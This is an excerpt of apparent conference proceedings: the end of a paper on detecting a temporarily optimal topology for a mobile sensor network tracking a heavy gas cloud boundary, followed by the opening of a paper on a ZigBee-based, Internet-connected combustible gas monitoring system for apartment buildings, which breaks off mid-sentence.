


Fig. 3: Detection (green color) of (a) growth, (b) drop, (c) stabilization and (d) instability variability type of  $\sigma_A$  property during the network deployment. The less visible parts of graphs in which detection occurred were enlarged.



TABLE I: Values of threshold parameters

$\sigma_{\triangleleft}$ measure							
stabilization		drop		growth		instability	
$M$	5	$M$	8	$M$	8	$M$	5
$\rho_M$	0.7	$\rho_L$	-0.6	$\rho_H$	0.6	$\rho_M$	0.6
$A_L$	$1 + 0.1v_{max}$	$tr_L$	$-0.05 - 0.01v_{max}$	$tr_H$	$0.05 + 0.01v_{max}$	$A_H$	$3 + 0.3v_{max}$
$d_c^m$ measure							
stabilization		drop		growth		instability	
$M$	5	$M$	6	$M$	8	$M$	6
$\rho_M$	0.7	$\rho_L$	-0.7	$\rho_H$	0.7	$\rho_M$	0.5
$A_L$	$0.5v_{max}$	$tr_L$	-0.1	$tr_H$	$0.1 + 0.1v_{max}$	$A_H$	$1 + 0.8v_{max}$
$\phi_m$ measure							
stabilization		drop		growth		instability	
$M$	4	$M$	4	$M$	4	$M$	4
$\rho_M$	0.5	$\rho_L$	-0.7	$\rho_H$	0.7	$\rho_M$	0.5
$A_L$	$1.6v_{max}$	$tr_L$	$-0.4 - 0.1v_{max}$	$tr_H$	$0.4 + 0.1v_{max}$	$A_H$	$3.2v_{max}$

The results of application of the proposed variability type detection scheme for the measure  $\sigma_{\triangleleft}$  and the threshold values calculated for  $v_{max} = 20 \frac{m}{s}$  (see Table I) are depicted in Figures 3a-3d. Each figure corresponds to one variability type: *growth*, *drop*, *stabilization* or *instability*. The time steps in which a given variability type was detected are marked with a green color. It can be observed that in most cases the variability types were detected correctly. However, in some cases (see Fig. 3b,  $t = 125$ ) a variability type was detected too late. It was caused by too long observation time window.

#### V. TEMPORARILY OPTIMAL TOPOLOGY DETECTION

Summing up, the aforementioned considerations. The aim is to create the network topology that seems to be optimal to measure the boundary of a cloud at a given time. Exactly, due to the dynamic nature of the monitored cloud our goal reduces to the detection of the time step  $t$  at which we claim that the network configuration is stable or the local optimum for  $t^*$ ,  $t^* \in [t - M + 1, t - 1]$  was reached and we assume that all changes in the nearest future involve its deterioration. Such network topology in time  $t$  is called *temporarily optimal*.




Fig. 4: Time steps in which the variability type of measure  $\sigma_{\triangleleft}$  is *stabilization* or *growth*.

The decision whether the topology is temporarily optimal is made based on the observed variability types of all defined measures:

a) the topology is stable for:

- $\sigma_{\triangleleft}$  — type *stabilization*;
- $d_c^m$ ,  $m \in \{1, \dots, K\}$  — type *stabilization*;
- $\phi_m$ ,  $m \in \{1, \dots, K\}$  — type *stabilization*;

b) the topology will be worse in the nearest future for:

- $\sigma_{\triangleleft}$  — type *stabilization* or *growth*;
- $d_c^m$ ,  $m \in \{1, \dots, K\}$  — type *stabilization* or *drop*;
- $\phi_m$ ,  $m \in \{1, \dots, K\}$  — type *stabilization* or *drop*;

but not case a).

The head of  $m$ th cluster  $D_{H_m}$  detects the variability type of the measures  $d_c^m$  and  $\phi_m$ , whereas the head of the whole network  $D_H$  detects the variability type of the measure  $\sigma_{\triangleleft}$ . The calculations are performed repetitively with the repetition time equal to  $\Delta t$ . If none of the variability types is detected for measure  $\mu$  in time  $t$  based on  $X^\mu(t)$  the variability type of this measure in time  $t$  is the same as in time  $t - \Delta t$  (we assume that in the beginning the variability type of each measure is *instability*). Each of cluster heads  $D_{H_m}$  sends information about variability types of  $d_c^m$  and  $\phi_m$  to the network head. Exemplary detection of time steps in which variability type of measure  $\sigma_{\triangleleft}$  for the aforementioned example (Fig. 3) is *stabilization* or *growth* is depicted in Fig. 4.

Due to the large number of requirements regarding the number of measures ( $2 * K + 1$ ) that have to be taken into account during the decision problem and dynamics of a phenomena fulfilling all of the requirements is too rigorous. Therefore, we propose two distributed strategies.

- Strategy 1: The topology is temporarily optimal if:
  - variability type of  $\sigma_{\triangleleft}$  is *stabilization* or *growth*;
  - exists at least  $r_1$  clusters for which variability type of both  $d_c^m$  and  $\phi_m$  is *stabilization* or *drop*.
- Strategy 2: The topology is temporarily optimal if:
  - variability type of  $\sigma_{\triangleleft}$  is *stabilization* or *growth*;
  - exists at least  $r_2$  clusters for which variability type of  $d_c^m$  is *stabilization* or *drop*;




Fig. 5: Temporarily optimal topology detection — Strategy 2. With the dotted arrows communication between the cluster head  $D_{H_m}$  and the network head  $D_H$  is shown.

- exists at least  $r_2$  clusters for which variability type of  $\phi_m$  is *stabilization* or *drop*.

The scheme of making decision according to Strategy 2. is presented in Fig. 5. For  $r_1 = r_2$  the Strategy 1 is more rigorous. The results of experiments for various values of  $r_1$  and  $r_2$  are presented and discussed in the next section.

## VI. EXPERIMENTAL VERIFICATION

The performance of our methodology for cloud boundary detection was verified through simulation experiment. The task was to create a sensing MANET for monitoring uncontrolled instantaneous release of vapor LNG. Due to a low temperature of the release the created cloud was heavier-than-air. Thus, it moved close to the ground. The parameters of the released material and ambient environment are presented in Table II. The dispersion of cloud was simulated using the SLAB simulator [16]. The sensing network was built by 16 devices divided into 4 clusters. The maximal velocity  $v_{max}$  of each node was equal to  $10 \frac{m}{s}$ .

The method for detection of acceptable topology was tested for both proposed strategies and for different values of  $r_1, r_2 \in \{2, 3, 4\}$ . For both strategies for  $r_1 = r_2 = 3$  the optimal topology was detected at the same time  $t = 102$ . However, for  $r_1 = r_2 = 2$  the results obtained for both strategies were different:  $t = 100$  for Strategy 1 and  $t = 52$  for Strategy 2. In the extreme case  $r_1 = r_2 = K = 4$  (all requirements have to be fulfilled) the consensus was not reached until  $t = 220$ .

Fig. 6 shows the process of forming the network topology for cloud boundary monitoring. The results of experiment indicate that at  $t = 52$  (Fig. 6a) the topology meets basic

TABLE II: The parameters of the released material and ambient environment in the verification scenario

Name	Value	Units
Molecular weight	0.01604	$kg$
Vapor heat capacity at constant pressure	2238	$\frac{J}{kg \cdot K}$
Boiling point temperature	111.7	$K$
Heat of vaporization	509900	$\frac{J}{kg}$
Liquid heat capacity	3348.5	$\frac{J}{kg}$
Liquid density of source material	424.1	$\frac{kg}{m^3}$
Temperature of source material	111.7	$K$
Source area	900	$m^2$
Instantaneous source mass	6000	$kg$
Surface roughness height	0.01	$m$
Ambient measurement height	2.88	$m$
Ambient wind speed	1.92	$\frac{m}{s}$
Ambient temperature	306	$K$
Relative humidity	4.6	%

requirements — at least one node of each cluster is on the boundary, distance between clusters (except green and gray) are significant and nodes within clusters are rather dispersed. However, at time  $t = 100$  clusters are much more evenly dispersed on the boundary (Fig. 6b). Finally, at  $t = 220$  (Fig. 6d) the topology is slightly better (better dispersion of nodes within clusters). Furthermore there is no improvement comparing to topology created at  $t = 180$  (Fig. 6c).

According to the results of the experiment it can be induced that  $r_2 = \frac{K}{2}$  for Strategy 2 is too weak requirement and fulfilling all requirements ( $r_1 = r_2 = K$ ) may delay the detection of temporarily optimal topology unnecessarily. Thus,




Fig. 6: Topology of the sensing network:(a)  $t = 52$ , (b)  $t = 100$ , (c)  $t = 180$  and (d)  $t = 220$ . Nodes of the same cluster are marked with the same color, the cluster head is marked with darker hue.

the reasonable values for the strategies parameters  $r_1$  and  $r_2$  are:  $\frac{K}{2} \leq r_1 < K$  and  $\frac{K}{2} < r_2 < K$ . However, the future work should involve evaluation of the method performance based on simulation experiments for more complex scenarios with various number of clusters  $K$ .

## VII. CONCLUSION

MANETs can significantly enhance the capability to investigate contaminated areas, in particular detect and track phenomena clouds. In this paper we described the methodology for evaluating a quality of a network topology due to the possibility of determining a boundary of a cloud. The results of simulation experiments confirm that our approach can sufficiently support the process of detecting the temporarily optimal sensing devices configuration for cloud boundary monitoring at a given time. Unfortunately, our experimental results demonstrate that due to the dynamic nature of monitored phenomena clouds the quality of selected topology depends on the size of the observation time window and requirement of meeting all conditions for defined measurements. The trade-off between a quality of sensing network, time of calculation and fulfilling all requirements and expectations has to be assumed.

## ACKNOWLEDGMENT

This article is based upon work from COST Action IC1406 High-Performance Modelling and Simulation for Big Data Applications (cHiPSet).

## REFERENCES

- [1] M. T. Thai, R. Tiwari, R. Bose, and A. Helal, "On detection and tracking of variant phenomena clouds," *ACM Trans. Sen. Netw.*, vol. 10, no. 2, pp. 34:1–34:33, Jan. 2014. doi: 10.1145/2530525
- [2] T. Facchinetti, G. Franchino, and G. Buttazzo, "A distributed coordination protocol for the connectivity maintenance in a network of mobile units," in *Sensor Technologies and Applications, 2008. SENSORCOMM'08. Second International Conference on*. IEEE, 2008. doi: 10.1109/SENSORCOMM.2008.31 pp. 764–769.
- [3] Z. Kan, L. Navaravong, J. M. Shea, E. L. Pasilião, and W. E. Dixon, "Graph matching-based formation reconfiguration of networked agents with connectivity maintenance," *Control of Network Systems, IEEE Transactions on*, vol. 2, no. 1, pp. 24–35, 2015. doi: 10.1109/TCNS.2014.2367363
- [4] N. Michael, M. M. Zavlanos, V. Kumar, and G. J. Pappas, "Maintaining connectivity in mobile robot networks," in *Experimental Robotics*. Springer, 2009. doi: 10.1007/978-3-642-00196-3-14 pp. 117–126.
- [5] A. Konak, G. E. Buchert, and J. Juro, "A flocking-based approach to maintain connectivity in mobile wireless ad hoc networks," *Applied Soft Computing*, vol. 13, no. 2, pp. 1284–1291, 2013. doi: 10.1016/j.asoc.2012.10.020
- [6] M. Krzysztos and E. Niewiadomska-Szynkiewicz, "Heavy gas cloud boundary estimation and tracking using mobile sensors," *Journal of Telecommunications and Information Technology*, no. 3, p. 38, 2016.
- [7] E. Niewiadomska-Szynkiewicz, A. Sikora, and M. Marks, "A movement-assisted deployment of collaborating autonomous sensors for indoor and outdoor environment monitoring," *Sensors*, vol. 16, no. 9, p. 1497, 2016. doi: 10.3390/s16091497
- [8] M. Patan, *Optimal sensor networks scheduling in identification of distributed parameter systems*. Springer Science & Business Media, 2012, vol. 425.
- [9] M. Krzysztos, "Comparison of manet self-organization methods for boundary detection/tracking of heavy gas cloud," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016. doi: 10.15439/2016F240 pp. 1075–1084.
- [10] S. Srinivasan, S. Dattagupta, P. Kulkarni, and K. Ramamritham, "A survey of sensory data boundary estimation, covering and tracking techniques using collaborating sensors," *Pervasive and Mobile Computing*, vol. 8, no. 3, pp. 358–375, 2012. doi: 10.1016/j.pmcj.2012.03.003
- [11] K. Shanmugam, K. Subburathinam, and A. Velayutham-palayam Palanisamy, "A dynamic probabilistic based broadcasting scheme for manets," *The Scientific World Journal*, vol. 2016, 2016. doi: 10.1155/2016/1832026
- [12] M. Król, E. Schiller, F. Rousseau, and A. Duda, "Weave: Efficient geographical routing in large-scale networks," in *EWSN*, 2016, pp. 89–100.
- [13] R. Virrankoski and A. Savvidees, "Tasc: topology adaptive spatial clustering for sensor networks," in *Mobile Adhoc and Sensor Systems Conference, 2005. IEEE International Conference on*. IEEE, 2005. doi: 10.1109/MAHSS.2005.1542850 pp. 10–pp.
- [14] M. Zhao and W. Wang, "Analyzing topology dynamics in ad hoc networks using a smooth mobility model," in *Wireless Communications and Networking Conference, 2007. WCNC 2007. IEEE*. IEEE, 2007. doi: 10.1109/WCNC.2007.604 pp. 3279–3284.
- [15] A. Sikora, E. Niewiadomska-Szynkiewicz, and M. Krzysztos, "Simulation of mobile wireless ad hoc networks for emergency situation awareness," in *Computer Science and Information Systems (FedCSIS), 2015 Federated Conference on*. IEEE, 2015. doi: 10.15439/2015F52 pp. 1087–1095.
- [16] D. Morgan Jr, L. K. Morris, and D. L. Ernak, "Slab: a time-dependent computer model for the dispersion of heavy gases released in the atmosphere," Lawrence Livermore National Lab., CA (USA), Tech. Rep., 1983.
- [17] E. Niewiadomska-Szynkiewicz, A. Sikora, and J. Kołodziej, "Modeling mobility in cooperative ad hoc networks," *Mobile Networks and Applications*, vol. 18, no. 5, pp. 610–621, 2013. doi: 10.1007/s11036-013-0450-2

# Internet connected wireless combustible gas monitoring system for apartment buildings

Denis Spirjakin  
LLC "Smartsense",  
Moscow, Russia  
Email: denis.spirjakin@gmail.com

Alexander M. Baranov  
Moscow Aviation Institute  
(National Research University),  
Moscow, Russia

**Abstract**—Despite the modern gas equipment, combustible gas leakage related emergency situations still take place and lead to building demolitions and human losses. Leak integrity failures because of anthropogenic and natural factors make impossible to prevent such emergency in other ways except providing continuous monitoring of combustible gas concentration and notification for people and special services. In this work, the design results of the Internet connected wireless sensor network for combustible gas concentration monitoring in apartment buildings is presented. The system consists of wireless autonomous gas sensors, actuators, routers and a gateway and it's connected to a web service where it posts its data and gets events to react them in WSN.

## I. INTRODUCTION

**E**VEN though modern gas equipment have flame failure control systems, combustible gas leakage related emergency situations still take place quite often. In the worst case these situations can lead to building demolitions and human losses. The main reason for those emergency situations is leak integrity failures which happen because of human factor, pipes and pipe joints quality and corrosion, etc [1]. To prevent such situations it's necessary to provide continuous monitoring of combustible gas concentration and timely notification for people and special services.

Wireless sensor networks becomes more and more popular and a lot of them were designed recently [2] - [5]. These networks consist of small nodes and are equipped with transceivers, microprocessors and sensors and can be used in different areas of life (safety, military, home automation, etc.).

Wireless sensor networks have certain advantages to perform the monitoring. Wireless autonomous devices don't need wiring and can be easily distributed inside apartment building and the network can freely be extended when needed. Established wireless network can provide additional services in home automation and others.

Wireless sensor networks are widely used in gas concentrations monitoring [6] - [9]. The main problem for wireless autonomous sensor devices is high energy consumption of combustible gas sensors [10]. This problem can be solved using special measuring algorithms [11].

According to safety standards [12] notification system of a gas detection device should include audio signal with

specified sound level and visual signals to indicate power on and alarm states. This mandatory notification system can be extended by sending alarm notification to an operator console and cell phones over cellular networks using both short message service and Internet connection.

In the case of Internet connection, data is posted to a web service and any device connected to the Internet can get access to it. The conception of devices, connected together and with their users, is known as Internet of Things [13]. This way makes possible to extend WSN automation and notification functions, for example, providing additional notifications from utility companies about maintenance period, or remote control functions to any device connected to WSN.

Therefore, the most promising approach to monitor methane leakages in apartment buildings is using electronic systems with wireless data transmission. There are several most popular technologies for wireless communication: ZigBee, Bluetooth, GSM/GPRS and Wi-Fi [14], [15]. The most important problems of the majority of such systems are the




Fig 1. System diagram






Fig 2. Heating voltage

limited access to data and short autonomous lifetime of the gas sensors.

In this work, the design results of the Internet connected wireless sensor network for combustible gas concentration monitoring in apartment buildings is presented. The system consists of wireless autonomous gas sensors, actuators, routers and a gateway and it's connected to a web service where it posts its data and gets events to react them in WSN. The system is used to equip a trial apartment building in Moscow region.

The paper is organized as follows. At first we overview the system in Section II. In Section III we describe the nodes design. Section IV is dedicated to the network organization. Internet connectivity is discussed in Section V. Finally, we provide concluding remarks in Section VI.

## II. SYSTEM OVERVIEW

The system consists of the following devices: gas sensors, actuators, routers and a gateway. The system block diagram is presented in Fig. 1. Wireless communication between devices complies IEEE 802.15.4/ZigBee standards and uses unlicensed 2.4 GHz ISM band. Internet connection is performed on the gateway using cellular networks.

There is only one gateway for a building. It creates the network and acts like a network coordinator. Except that, it's also a sink device and all sensors send data to it.

Since distances in the building are relatively long, routers are used to transfer data from sensors to the gateway. They are deployed on building storeys, one per a storey in every building block.

The sensors and actuators are deployed in every apartment of the building. Sensors are placed in the kitchen. Actuators are equipped with gas valves and located at the gas pipe entrance point. Except valves, actuators can be connected to a power grid to control power of electrical devices.

The data sent to the gateway is transferred to a web service on the Internet and stored in a database. The service uses REST API to send and retrieve data for machines and a web interface for human clients.

Users of the system are presented by apartment residents and special service operators. All users have their own accounts with their own restrictions. For example, apartment residents have access only to devices in their apartments, the special services have access to all gas sensors and a valve actuator at the gas pipe entrance point of the building.

## III. NODES DESIGN

### A. Sensor

To perform combustible gases concentration measurements the node uses ATxmega16E5 microcontroller and the commercial catalytic gas sensor. The sensor is manufactured by NTC IGD (Russia) and its power consumption is 110mW in continuous measurement mode. Since, the catalytic gas sensor is very power hungry, to decrease its power consumption the measurements are performed in periodical mode and the special measuring algorithm is used.

The wireless communication is performed using Telegesis ETRX3 module. It provides the IEEE 802.15.4/ZigBee standards compatible protocol and has UART control interface with AT-style commands set.

The node is battery powered. It uses AA size lithium battery with 3.6V nominal voltage and 2600 mAh capacity. To provide maximum efficiency in voltage conversion it is performed by a TPS63060 DC-DC converter. The device generates output voltage of 3.2V from 2.5V to 12V on its input with load regulation of 0.5% with power save mode disabled.

To maintain the low power consumption the measurements are performed periodically and special multistage pulse algorithm with PWM heating is used. This method was offered and discussed in [11].

The heating profile for the pulse is shown in Fig. 2. In the first and second stages of the profile the sensor is heated up to about 200C where catalytic reaction is kinetic-controlled and there is no additional heating of sensing element from target gas combustion. During the third and fourth stages the sensor heating is continued and its temperature rises up to

